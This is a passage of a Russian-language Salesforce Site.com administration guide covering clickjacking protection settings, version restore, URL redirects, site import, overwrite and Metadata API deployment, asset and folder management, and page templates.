регистрация на странице «Управление сообществом». Страницы ошибок сообщества определяются разделом «Страницы ошибок» меню «Настройка Force.com».

- Если сайт сообщества Site.com неактивен, то пользователи перенаправляются на страницу «Служба недоступна», заданную в разделе «Страницы» страницы «Управление сообществом».

СМ. ТАКЖЕ:

Создание сайта Site.com

Использование Site.com Studio в качестве администратора сайта или конструктора

Включение защиты от кликджекинга

Включение защиты от кликджекинга

Кликджекинг — это тип атаки, при котором пользователи выбирают элементы интерфейса (например, кнопки или ссылки), считающиеся безопасными. Выбранная кнопка или ссылка выполняет вредоносное действие на сайте, результатом которого становится несанкционированный доступ к данным, отправка недопустимых сообщений эл. почты, изменение регистрационных данных или другие характерные действия.

Скрытые элементы iframe, отвечающие за загрузку страниц сайта, могут быть преднамеренно добавлены посторонней страницей, которая предлагает пользователю выбрать кнопку или ссылку, отображаемую под скрытым элементом iframe. Благодаря защите от кликджекинга, обозреватель пользователя может разрешать элементы frame или iframe на страницах сайта. По умолчанию Site.com использует уровень защиты от кликджекинга «Разрешить кадрирование только по одинаковому происхождению».

Ниже перечислены доступные уровни защиты от кликджекинга.

- Разрешить кадрирование по любой странице (не защищено)
- Разрешить кадрирование только по одинаковому происхождению (рекомендуется)
- Запретить кадрирование по любой странице (защищено)

Прим.: Кадрирование по одинаковому происхождению позволяет кадрировать страницы сайта только по страницам, которые используют такое же имя домена и безопасность по протоколам.

1. Щелкните **«Конфигурация сайта»** на вкладке «Общие сведения».
2. Нажмите кнопку **«Правка»**.
3. Выберите нужный уровень защиты от кликджекинга.

Прим.: Сообщества Salesforce используют два элемента защиты от кликджекинга: один для сайта Force.com Communities, который задается посредством страницы сведений о сайте Force.com, а второй для сайта Site.com Communities, который задается посредством страницы конфигурации Site.com. Рекомендуем задать обоим элементам одинаковое значение.

СМ. ТАКЖЕ:

Настройка свойств сайта

Создание и редактирование Force.com Sites

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Общие сведения об управлении версиями Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Каждая публикация сайта отслеживается как отдельная версия. Система позволяет восстанавливать предыдущие опубликованные версии сайтов. Сайт должен восстанавливаться полностью; отдельные компоненты сайта не могут быть восстановлены.

Среда Site.com Studio всегда отображает неопубликованную версию сайта. Данная версия является *рабочей копией*. Восстановление версии инициирует перезапись рабочей копии (не действующего сайта). Внесенные изменения отображаются на действующем сайте только после публикации восстановленной версии.

Чтобы просмотреть список версий сайта, воспользуйтесь представлением «Журнал изменений» на вкладке «Общие сведения» в среде Site.com Studio. При восстановлении версии некоторые элементы сайта пропускаются. Некоторые элементы (например, роли пользователей) не меняются даже при восстановлении предыдущей версии. Ниже перечислены компоненты, которые не управляются версиями.

- Имя сайта
- Параметр анонимного предварительного просмотра
- Параметры профиля пользователя-гостя
- Уровень защиты от кликджекинга
- Домены и префиксы пути
- Параметры роли пользователя

Восстановление предыдущей версии сайта

Среда Site.com Studio содержит список «Журнал изменений», предназначенный для отслеживания всех опубликованных версий сайта. Система позволяет пользователям выбирать и восстанавливать любые предыдущие опубликованные версии. Сайт может восстанавливаться только полностью; отдельные компоненты сайта не могут быть восстановлены.

СМ. ТАКЖЕ:

Восстановление предыдущей версии сайта

Восстановление предыдущей версии сайта

Среда Site.com Studio содержит список «Журнал изменений», предназначенный для отслеживания всех опубликованных версий сайта. Система позволяет пользователям выбирать и восстанавливать любые предыдущие опубликованные версии. Сайт может восстанавливаться только полностью; отдельные компоненты сайта не могут быть восстановлены.

Среда Site.com Studio всегда отображает неопубликованную версию сайта. Данная версия является *рабочей копией*. Восстановление версии инициирует перезапись рабочей копии (не действующего сайта). Внесенные изменения отображаются на действующем сайте только после публикации восстановленной версии.

Внимание: Восстановление предыдущей версии препятствует восстановлению рабочей копии сайта. Чтобы избежать возможной потери любых неопубликованных изменений, рекомендуем выполнять восстановление только после резервного копирования рабочей копии сайта.

Чтобы восстановить предыдущую опубликованную версию сайта, выполните указанные ниже действия.

1. Откройте вкладку «Общие сведения».
2. Выберите нужную версию в представлении «Журнал изменений».
3. Щелкните > **«Восстановить версию»**.
4. Нажмите кнопку **«ОК»** в сообщении-подтверждении.

При необходимости внесите дополнительные изменения после восстановления предыдущей версии рабочего сайта и опубликуйте готовый сайт.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Создание переадресаций URL-адресов в Site.com

Новые адреса страниц, созданные в результате перемещения или реорганизации страниц сайта, могут быть недоступны поисковым системам. Во избежание подобной ошибки, рекомендуем настроить переадресации URL-адресов, позволяющие уведомлять пользователей и поисковые системы о переносе содержимого сайта.

Переадресации URL-адресов позволяют:

- сохранять оценки страниц в поисковых системах. Например, при изменении имени страницы (с «Гаджеты» на «Виджеты») и создании правила переадресации (со страницы /Гаджеты на страницу /Виджеты), структура сайта меняется без изменения оценки его страниц.
- сделать URL-адреса более доступными для чтения и запоминания. Например, длинные или цифровые имена страниц (`/widget65AD890004ab9923`), которые неудобны посетителям сайта для запоминания, могут быть заменены короткими URL-адресами (/виджет), для которых создаются псевдонимы, позволяющие перенаправлять пользователей на нужную страницу.
- переносить сайты из других систем в Site.com (при условии использования того же домена). Так, для сайта, функционировавшего ранее на основе PHP, может быть создано правило переадресации с прежней страницы (например, `/index.php`) на новую страницу Site.com (например, /мояНоваяСтраница).

Чтобы настроить переадресацию на страницу сайта, выполните указанные ниже действия.

1. Щелкните **«Конфигурация сайта»** > **«Переадресации URL-адресов»** на вкладке «Общие сведения».
2. Щелкните **«Создать переадресацию»**.
3. Выберите значение в параметре «Тип переадресации».

Параметр	Описание
Постоянно (301)	Выберите данный вариант, чтобы пользователи и поисковые системы могли обновить URL-адрес при просмотре страницы. Пользователи, открывшие страницу и перенаправленные с помощью данного типа переадресации, переходят на новую страницу. Данный тип переадресации позволяет сохранить популярность URL-адресов в поисковых системах, которые, в свою очередь, выполняют индексацию новой страницы и удаляют из индекса предыдущий URL-адрес.
Временно (302)	Выберите данный вариант, чтобы пользователи и поисковые системы могли продолжить использование исходного URL-адреса страницы. Поисковые системы обрабатывают

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Параметр	Описание
	данный тип переадресации как доступный для изменения в любое время, поэтому наряду с индексацией новой целевой страницы и отображением ее содержимого, предыдущий URL-адрес также сохраняется в индексе поисковых систем.
Псевдоним	Выберите данный вариант, чтобы не менять URL-адрес в обозревателе пользователя, но выполнять переадресацию на другую страницу. В этом случае поисковые системы не уведомляются о внесенных изменениях и не обновляют свои записи. Данный тип переадресации доступен только между страницами Site.com. Псевдоним не может быть создан для внешнего адреса.

4. Укажите предыдущий адрес страницы в поле «Переадресация с».
   - URL-адрес страницы должен быть относительным.
   - Страница может иметь любое допустимое расширение (например, `.html` или `.php`) и содержать параметры. Порядок отображения параметров не имеет значения.
   - URL-адрес не может содержать привязок (например, `/префикс_сайта/страница.html`**`#цель`**).
   - Отдельный URL-адрес может использоваться для создания только одного правила *переадресации*. Новое правило, использующее тоже самое значение поля «Переадресация с», заменяет предыдущее правило.
5. Укажите новый адрес страницы в поле «Переадресация на». URL-адрес может быть относительным или полностью определенным с префиксом `http://` или `https://`. В отличие от исходных страниц, целевые страницы переадресации могут содержать привязки.
6. Чтобы незамедлительно активировать правило переадресации, установите флажок «Активно». Чтобы активировать правило позже, снимите данный флажок.
7. Нажмите кнопку **«Сохранить»**.

Раздел «Переадресации URL-адресов» содержит все правила переадресации, созданные для сайта.

- Чтобы изменить назначенное правило переадресации, щелкните > **«Редактировать переадресацию»**.
- Чтобы удалить правило переадресации, щелкните > **«Удалить переадресацию»**.

Импорт внешних веб-сайтов в Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Приложение Site.com Studio позволяет импортировать готовый веб-сайт и автоматически восстанавливать его в качестве сайта Site.com. Данный алгоритм позволяет экономить время, необходимое для перекодирования текущих HTML-страниц.

Создайте архив веб-сайта и содержимого с нужной структурой папок. Создайте сайт Site.com и выполните импорт архивного файла.

Создание сайта Site.com инициирует копирование и размещение всех HTML-страниц и активов на новом сайте в соответствии со структурой архивного файла. Ниже перечислены некоторые рекомендации по импорту активов.

- Некоторый код в таблицах стилей может быть преобразован в формат Site.com некорректно. При этом отображается предупреждение. Импорт архивного файла может быть продолжен или отменен. При продолжении импортированная таблица стилей может быть вручную добавлена на страницы.
- Чтобы изменить раздел страницы `<head>`, воспользуйтесь параметром «Редактировать разметку верхнего колонтитула» в разделе «Сценарии» на панели «Свойства». Данный параметр предназначен для редактирования HTML вручную.
- Максимальный размер импортируемого файла не должен превышать 50 Мб, кроме случаев импорта и *восстановления* архивного файла. Чтобы импортировать архивный файл размером не более 200 Мб, выберите параметр **«Извлечь файлы из архива»** во время импорта. Чтобы импортировать архивный файл размером более 200 Мб, рекомендуем создать несколько архивов и импортировать их по отдельности.
- Site.com пытается правильно форматировать ссылки при импорте страницы. Ссылки проверяются в блоках содержимого, настраиваемом коде и разметке сценариев верхнего колонтитула. Чтобы проверить страницу на наличие поврежденных ссылок, воспользуйтесь средством проверки ссылок. Откройте нужную страницу и выберите > **«Найти поврежденные ссылки»**. Данное действие инициирует отображение диалогового окна, содержащего список поврежденных ссылок. Чтобы исправить ссылку, щелкните **«Правка»**. При этом ссылка откроется в HTML-редакторе.

СМ. ТАКЖЕ:

Импорт сайта Site.com

Копирование и перезапись сайта

Иногда текущий сайт производственной организации Site.com или сообщества Site.com может копироваться и заменяться другим сайтом.

Прежде всего, выполните экспорт копии сайта. Затем импортируйте экспортированный файл `.site` в производственную организацию посредством функции перезаписи. Данная функция позволяет заменить сайт производственной организации импортированным сайтом. Перезапись может применяться только к сайтам одного типа. Например, сайт Site.com не может быть перезаписан сайтом сообщества Site.com.

1. Создайте файл `.site` посредством функции экспорта в приложении Site.com Studio.
2. Последовательно выберите пункты **«Действия сайта»** > **«Перезаписать данный сайт»** для сайта производственной организации в приложении Site.com Studio. При наличии доступа ко вкладке Site.com в организации щелкните значок напротив имени нужного сайта и выберите пункт **«Перезаписать»**.
3. Чтобы найти экспортированный файл .site, нажмите кнопку **«Обзор»**.
4. Нажмите кнопку **«OK»** в предупреждении о перезаписи.

Внимание: Перезаписанный сайт не может быть восстановлен.

Ниже перечислены некоторые рекомендации по использованию функции перезаписи.

- Прежде чем изменения вступят в силу, перезаписанный сайт должен быть опубликован.
- Копирование сайта инициирует перезапись сайта производственной организации. Рекомендуем создать резервную копию сайта производственной организации путем экспорта файла `.site`.
- Функция перезаписи не копирует изменения данных. Например, повторитель на исходном сайте, использующий созданный настраиваемый объект, может использоваться на сайте производственной организации только после создания аналогичного настраиваемого объекта.
- При выполнении процесса перезаписи активы, доступные на сайте производственной организации, но отсутствующие на исходном сайте, перемещаются в корзину и при необходимости могут быть восстановлены.
- Система сохраняет имя сайта производственной организации, отличающееся от имени скопированного сайта, и изменяет только содержимое. Например, перезапись сайта производственной организации по имени «Сайт 2» сайтом по имени «Сайт 1» сохраняет имя «Сайт 2» для сайта производственной организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для перезаписи сайтов:

- Роль администратора сайта или конструктора, назначенная на уровне сайта

СМ. ТАКЖЕ:

Экспорт сайта Site.com

Использование интерфейса Metadata API для развертывания сайта

Использование интерфейса Metadata API для развертывания сайта

Пользователи могут переносить сайты из безопасной среды в производственную. Чтобы создать развертываемый пакет для сайтов сообществ Salesforce и сайтов Site.com, рекомендуем использовать интерфейс Metadata API.

Система поддерживает целый ряд инструментов, предназначенных для создания пакета.

- Наборы изменений (только для сайтов Site.com и сайтов сообществ Site.com). Тип компонента использует имя `Site.com`.
- Инструмент Workbench, позволяющий создавать сайты всех типов. Тип метаданных использует имя `SiteDotCom`.
- Инструмент Force.com Migration Tool для Ant, позволяющий создавать сайты всех типов. Тип метаданных использует имя `SiteDotCom`.

При использовании наборов изменений выберите Site.com из списка и выполните инструкции по созданию пакета. При использовании инструмента Workbench или Force.com Migration Tool рекомендуем создать файл `package.xml`. Данный файл передается в интерфейс Metadata API для создания пакета.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Прим.: При необходимости файл `package.xml` может быть дополнен профилем пользователя-гостя. В этом случае профиль пользователя-гостя связывается с сайтом при развертывании.

Процесс пакетирования создает папку, содержащую файл содержимого и XML-файл метаданных. Файл содержимого использует имя `[имя_сайта].site`. XML-файл метаданных использует имя `[имя_сайта].site-meta.xml`.

При развертывании пакета, который не содержит файла `.site`, система создает пустой сайт. Если пакет содержит файл .site, а организация уже использует одноименный сайт, то система обновляет текущий сайт.

Прим.: Размер файла не может превышать установленные ограничения при использовании Metadata API для развертывания сайта из безопасной среды в производственной среде. Размер активов в файле `.site` не может превышать 40 Мб. В противном случае активы отображаются на созданном сайте как поврежденные. Чтобы исправить активы, экспортируйте отдельные активы из безопасной среды, а затем импортируйте их на новый сайт.

Дополнительную информацию об интерфейсе Metadata API см. в «Руководстве разработчика Metadata API». Дополнительную информацию о наборах изменений см. в интерактивной справке, а «Руководство пользователя Force.com Migration Tool» см. по следующей ссылке: https://developer.salesforce.com/page/Migration_Tool_Guide.

Примеры файлов package.xml

Данный раздел содержит некоторые примеры файлов `package.xml` для Site.com.

СМ. ТАКЖЕ:

Наборы изменений

Примеры файлов package.xml

Примеры файлов package.xml

Данный раздел содержит некоторые примеры файлов `package.xml` для Site.com.

Ниже приведен пример файла `package.xml` для сайта Site.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>xyzsite</members>
        <name>SiteDotCom</name>
    </types>
    <version>30.0</version>
</Package>
```

Ниже приведен пример файла `package.xml` для сайта сообществ Salesforce. Кроме того, пакет содержит профиль пользователя-гостя.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>xyzsite</members>
        <name>CustomSite</name>
    </types>
    <types>
        <members>xyzsite</members>
        <name>Network</name>
    </types>
    <types>
        <members>xyzsite1</members>
        <name>SiteDotCom</name>
    </types>
    <types>
        <members>xyzsite Profile</members>
        <name>Profile</name>
    </types>
    <version>30.0</version>
</Package>
```

Импорт и управление активами

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования только содержимого сайтов Site.com:	Пользователь `Site.com Contributor` И Роль автора, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Авторы, издатели и администраторы сайта могут импортировать различные активы (например, изображения, HTML-страницы и PDF-файлы) для дальнейшего использования на веб-сайте. Система позволяет импортировать активы и файлы по отдельности или использовать архивный файл. При импорте целого веб-сайта или большого количества активов рекомендуем создать архив содержимого с нужной структурой папок. При импорте архивного файла для веб-сайта Site.com восстанавливает веб-сайт и использует такую же структуру папок.

Прим.:

- Максимальный размер импортируемого файла не должен превышать 50 Мб, кроме случаев импорта и *восстановления* архивного файла. Чтобы импортировать архивный файл размером не более 200 Мб, выберите параметр **«Извлечь файлы из архива»** во время импорта.

Чтобы быстро импортировать один или несколько файлов, выполните указанные ниже действия.

1. Выберите нужные локальные файлы и перетащите их прямо в интерфейс Studio. Данная функция доступна только в обозревателях Mozilla® Firefox® и Google® Chrome. При необходимости перетащите отдельные файлы или архивный файл.
2. В зависимости от типов импортируемых файлов, выполните одно из указанных ниже действий в диалоговом окне.
   - Чтобы восстановить содержимое архивного файла, выберите параметр **«Извлечь файлы из архива»**. Если архивный файл содержит папки, то их структура сохраняется на сайте.
   - Чтобы заменить файл, который уже существует на сайте, выберите параметр **«Перезаписать текущие файлы»**.
   - Чтобы преобразовать файл CSS в таблицу стилей, которая может использоваться для оформления веб-сайта, выберите параметр **«Преобразовать файлы CSS в таблицы стилей»** (только для администраторов сайта или конструкторов).

     Прим.: Файлы CSS, которые не удалось преобразовать при импорте соответствующего архивного файла, могут быть недопустимыми. Рекомендуем снять данный флажок и выполнить повторный импорт архивного файла.

   - Чтобы импортировать HTML-страницы на веб-сайт, выберите параметр **«Преобразовать HTML-файлы в страницы»**. Сайт сохраняет структуру HTML-страницы, но операция импорта не инициирует проверку HTML.

Чтобы импортировать отдельный файл, выполните указанные ниже действия.

1. Щелкните **«Импорт...»**.
2. Чтобы найти нужный файл, нажмите кнопку **«Обзор...»**.
3. Выберите файл и нажмите кнопку **«Открыть»**.
4. В зависимости от типа импортируемого файла, выполните одно из указанных ниже действий.
   - Чтобы восстановить содержимое архивного файла, выберите параметр **«Извлечь файлы из архива»**. Если архивный файл содержит папки, то их структура сохраняется на сайте.
   - Чтобы заменить файл, который уже существует на сайте, выберите параметр **«Перезаписать текущие файлы»**.
   - Чтобы преобразовать файл CSS в таблицу стилей, которая может использоваться для оформления веб-сайта, выберите параметр **«Преобразовать файлы CSS в таблицы стилей»** (только для администраторов сайта или конструкторов).

     Прим.: Файлы CSS, которые не удалось преобразовать при импорте соответствующего архивного файла, могут быть недопустимыми. Рекомендуем снять данный флажок и выполнить повторный импорт архивного файла.

   - Чтобы импортировать HTML-страницы на веб-сайт, выберите параметр **«Преобразовать HTML-файлы в страницы»**. Сайт сохраняет структуру HTML-страницы, но операция импорта не инициирует проверку HTML.
5. Нажмите кнопку **«Импорт»**. При этом отображается сообщение, указывающее на успешный или неуспешный импорт файла.
6. Щелкните значок .

Пользователи могут добавлять изображения и видеофайлы в текстовые области страниц сайта или создавать гиперссылки на любые импортированные активы. Кроме того, пользователи могут добавлять изображения прямо на страницу (только для администраторов сайта и конструкторов).

Чтобы просмотреть список импортированных активов, откройте представление «Активы» на вкладке «Общие сведения». Кроме того, активы доступны в представлении «Все содержимое сайта», которое отображает иерархию папок на сайте.

- Чтобы просмотреть миниатюру импортированного изображения, наведите указатель мыши на нужное изображение.
- Чтобы сохранить актив на компьютере, выберите или наведите указатель мыши на нужный актив и щелкните > **«Загрузить»**.
- Чтобы удалить актив с сайта, выберите или наведите указатель мыши на нужный актив и щелкните > **«Удалить»** (только для администраторов сайта и конструкторов). Если актив используется на сайте, то отображается сообщение-подтверждение, содержащее список соответствующих областей.
- Чтобы переименовать актив на сайте, наведите указатель мыши на нужный актив и щелкните > **«Переименовать»** (только для администраторов сайта и конструкторов).

Экспорт активов

Конструкторы и администраторы сайта могут экспортировать все активы сайта отдельно от файла `.site`. Пользователи могут экспортировать все или отдельные активы.

Создание и управление папками

Папки для управления страницами, таблицами стилей, шаблонами и активами могут быть созданы администраторами сайта или конструкторами.

СМ. ТАКЖЕ:

Добавление элементов страницы Site.com

Использование Site.com Studio в качестве администратора сайта или конструктора

Использование Site.com Studio в качестве автора

Экспорт активов

Экспорт активов

Конструкторы и администраторы сайта могут экспортировать все активы сайта отдельно от файла `.site`. Пользователи могут экспортировать все или отдельные активы.

Экспорт всех активов инициирует создание архивного файла, имя которого соответствует имени сайта (например, *имя_сайта*–Активы`.zip`).

Чтобы экспортировать активы, последовательно выберите пункты  > **«Экспорт активов сайта»** на вкладке «Общие сведения».

Чтобы экспортировать отдельный актив, наведите указатель мыши на нужный актив и выберите пункт **«Загрузить»** в меню «Действия».

Прим.: Размер файла не может превышать установленные ограничения при использовании Metadata API для развертывания сайта из безопасной среды в производственной среде. Размер активов в файле `.site` не может превышать 40 Мб. В противном случае активы отображаются на созданном сайте как поврежденные. Чтобы исправить активы, экспортируйте отдельные активы из безопасной среды, а затем импортируйте их на новый сайт.

СМ. ТАКЖЕ:

Импорт и управление активами

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Создание и управление папками

Папки для управления страницами, таблицами стилей, шаблонами и активами могут быть созданы администраторами сайта или конструкторами.

Чтобы создать папку, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать папку»** в представлении «Все содержимое сайта» на вкладке «Общие сведения».
2. Введите имя папки.
3. Нажмите кнопку **«Создать»**.

Новые папки добавляются на верхний уровень дерева папок. Созданные папки могут быть перенесены в любую область дерева. При необходимости файлы могут быть перенесены в созданные папки. Чтобы создать, переименовать или удалить подпапки, правой кнопкой мыши щелкните нужную папку или воспользуйтесь меню «Действия» ( ).

Прим.: Независимо от порядка отображения папок в представлении «Все содержимое сайта», карта сайта не меняется.

СМ. ТАКЖЕ:

Описание вкладки «Общие сведения» для администраторов сайта и конструкторов

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Редактирование страниц Site.com в качестве конструктора или администратора сайта

При работе с шаблонами страницы и страницами сайта пользователи могут добавлять содержимое, структуру и стиль — все в одном месте. Чтобы открыть страницу или шаблон на вкладке «Общие сведения», дважды щелкните или наведите указатель мыши на нужный элемент и выберите > **«Правка»**. Страница откроется в виде новой вкладки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта



- Чтобы найти и добавить элементы страницы или изменить порядок их отображения в иерархии, воспользуйтесь панелями «Элементы страницы» и «Структура страницы» (1).
- Чтобы настроить свойства, добавить стиль и создать события для выбранной страницы или элемента, воспользуйтесь панелями «Свойства», «Стиль» и «События» (2).
- Ниже перечислены действия, доступные на панели инструментов (3).
  - Отмена и повтор действий.
  - Вырезание, копирование и вставка элементов страницы.
  - Импорт активов (например, изображений и файлов).
  - Предварительный просмотр страниц, поддерживающий параметры их отображения на разных устройствах.
  - Предварительный просмотр сайта или создание ссылки для анонимного предварительного просмотра другими пользователями.
  - Публикация недавних изменений.
  - Доступ к другим действиям со страницей ( ) (например, переименование или удаление страницы).
- Чтобы определить макет страницы и выбрать, изменить или переместить элементы страницы, воспользуйтесь холстом (4).

Совет:

- Чтобы увеличить размер холста, скройте боковые панели с помощью кнопок и . Чтобы повторно открыть панель, щелкните соответствующий значок.
- При редактировании страницы автоматически сохраняются внесенные изменения и обновляется значок статуса ( ) на вкладке страницы.
- Если страница сайта или шаблон страницы созданы на основе другого шаблона, то редактируемые элементы страницы выделяются синей рамкой.

Общие сведения о шаблонах страницы Site.com

Создание шаблонов страниц Site.com

Создание редактируемых областей шаблона

Авторы шаблонов могут указывать элементы, которые будут доступны пользователям для редактирования на страницах, созданных на их основе.

Общие сведения о редактируемых элементах страницы

Элемент страницы, помеченный в шаблоне страницы свойством «Для редактирования», доступен для редактирования в любых производных дочерних страницах или шаблонах.

Создание страниц Site.com

Определение шаблона, используемого на странице Site.com

Переименование, дублирование и преобразование страниц

Изменение свойства страницы Doctype

Определение типа документа (DTD) или *doctype* страницы определяет используемую версию HTML. Данная информация позволяет некоторым обозревателям инициировать стандартный режим визуализации. При необходимости значение HTML5, заданное свойству doctype каждой страницы по умолчанию, может быть заменено значением XHTML 1.0.

СМ. ТАКЖЕ:

Использование Site.com Studio в качестве администратора сайта или конструктора

Общие сведения о шаблонах страницы Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Прежде чем приступить к созданию страниц веб-сайта, рекомендуем основательно продумать содержимое страниц, а также определить страницы, макеты которых будут схожи. Если эти вопросы решены, воспользуйтесь шаблоном страницы для быстрого создания базового макета.

Общие сведения о шаблонах страницы

Шаблон страницы — это область, позволяющая определить макет и функциональные возможности страниц сайта. Благодаря шаблону, поддерживающему добавление типичных элементов страницы и используемому в качестве основы для дальнейшего создания страниц сайта, пользователь может быть уверен, что сайт будет оформлен в едином стиле. Шаблоны страницы не отображаются на общедоступном сайте.

Авторы шаблонов могут указывать элементы, которые будут доступны пользователям для редактирования на страницах, созданных на их основе. По умолчанию элементы страницы заблокированы в шаблоне, поэтому пользователи не могут редактировать их содержимое на соответствующих страницах до тех пор, пока этим элементам не будет присвоен статус редактируемых. С другой стороны, изменения, внесенные пользователями в редактируемый элемент страницы, доступны только на соответствующей странице и не влияют на шаблон.

Например, шаблон страницы содержит нередактируемый верхний колонтитул и меню навигации, которые используются на всех страницах сайта (1). Кроме того, шаблон содержит редактируемую центральную панель (2), на которой хранится содержимое каждой страницы, созданной на основе данного шаблона.



Прим.:

- Шаблон страницы должен содержать как минимум один редактируемый элемент страницы. В противном случае пользователи не смогут редактировать страницы сайта, созданные на основе этого шаблона.
- Панели идеально подходят для добавления редактируемых областей в шаблоны страниц.

Преимущества использования шаблонов страниц

